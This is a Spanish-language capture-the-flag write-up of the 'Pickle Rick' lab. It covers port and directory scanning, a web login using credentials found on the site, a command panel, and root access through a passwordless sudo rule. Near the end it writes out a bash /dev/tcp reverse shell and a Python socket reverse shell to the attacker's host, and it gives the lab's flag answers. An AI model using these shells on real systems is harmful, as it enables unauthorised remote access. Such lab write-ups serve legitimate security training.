Pickle Rick

Enumeration

Nmap

nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.49.113 -oN nmap.txt

meidante el escaneo se encontraron 2 puertos
22/tcp open ssh   syn-ack ttl 61
80/tcp open http   syn-ack ttl 61

ttl


y mediante el ttl encontramos que es una maquina linux

Whatweb

mediante whatweb podemos ver
whatweb 10.10.49.113

http://10.10.49.113 [200 OK] Apache[2.4.18], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.49.113], JQuery, Script, Title[Rick is sup4r cool]

entramos a la pagina primero, por lo cual debemos encontrar 3 ingrediendestes para revertirlo de nuevo a humano



GET

al escanear con GET

GET 10.10.49.113

obtenemos un username

Note to self, remember username!
Username: R1ckRul3s

DIRB

ahora tenemos que buscar mas ficheros para descubrir si encontramos mas enlaces

dirb 10.10.49.113

http://10.10.49.113/index.html (CODE:200|SIZE:1062)
http://10.10.49.113/robots.txt (CODE:200|SIZE:17)
http://10.10.49.113/server-status (CODE:403|SIZE:300)


por lo cual encontramos mas ficheros para explorar

Gobuster


gobuster dir -u http://10.10.49.113 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py

index.html (Status: 200) [Size: 1062]
/login.php (Status: 200) [Size: 882]
/assets (Status: 301) [Size: 313] [--> http://10.10.49.113/assets/]
/portal.php (Status: 302) [Size: 0] [--> /login.php]
/robots.txt (Status: 200) [Size: 17]

en robots.txt encontramos




y en portal.php encontramos lo siguiente
por lo que ahora descubrimos un login



podemos intentar
ingresar con las credenciales siguientes:
R1ckRul3s
Wubbalubbadubdub

por lo que tenemos acceso a la informacion



podemos realizar un ls y podemos listar los archivos

Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt

no podemos realizar un cat

asi que podemos realizar un tac

tac Sup3rS3cretPickl3Ingred.txt -> obtenemos la flag
mr. meeseek hair

si seguimos viendo todos los archivos>:
tac clue.txt
Look around the file system for the other ingredient.

al inspeccionar la pagina de comando encontramos el siguiente codigo

Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZNakExVkcxS1NHVkliRm
hoTVhCb1ZsWmFWMVpWTVVWaGVqQT0==

echo
Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZNakExVkcxS1NHVkliRm
hoTVhCb1ZsWmFWMVpWTVVWaGVqQT0== | base64 -d | base64 -d | base64 -d | base64 -d |
base64 -d | base64 -d | base64 -d
base64: invalid input
base64: invalid input
rabbit hole

var/www/html -type f -name "*.txt"

Rever Shell

podemos seguir buscando enjecutando a ver si podemos ejecutar una revelshell
which bash
which python3

por lo que ahora comprobando se puede ejecutar una reverse shell en bash o python

intentamos primero con bash
ponemos en escucha el netcat
nc -lvnp 4444
bash -i >& /dev/tcp/10.2.83.53/4444 0>&1

no tenemos exito

intentamos con python3
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.2.83.5
3",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

y tenemos exito

tratamiento de la bash

recomentado correr en tmuxS
script /*dev*/null -c bash
ctrl +z
stty -echo; fg
reset
Terminal type? Xterm

echo $TERM
dumb
export TERM=xterm
export SHELL=bash
echo $TERM
xterm

stty -a
speed 38400 baud; rows 24; columns 80; line = 0;
stty rows 43 columns 171

Escalacion de privilegios

como hemos ingresado a la shell
echaremos un vistazo de dos maneras para ver que privilegios tenemos

$sudo -l
User www-data may run the following commands on
ip-10-10-49-113.eu-west-1.compute.internal:
(ALL) NOPASSWD: ALL

como podemos ver podemos escalar privilegios sin password

entonces pondemos

$sudo -i
whoami
root
obtenemos acceso root

ls
3rd.txt
snap

cat 3rd.txt
3rd ingredients: fleeb juice -> obtemos la tercera flag

nos vamo a la raiz /

cd home
file rick
rick: directory
cd rick
ls
second ingredients
cat second\ ingredients
1 jerry tear -> obtenemos la segunda bandera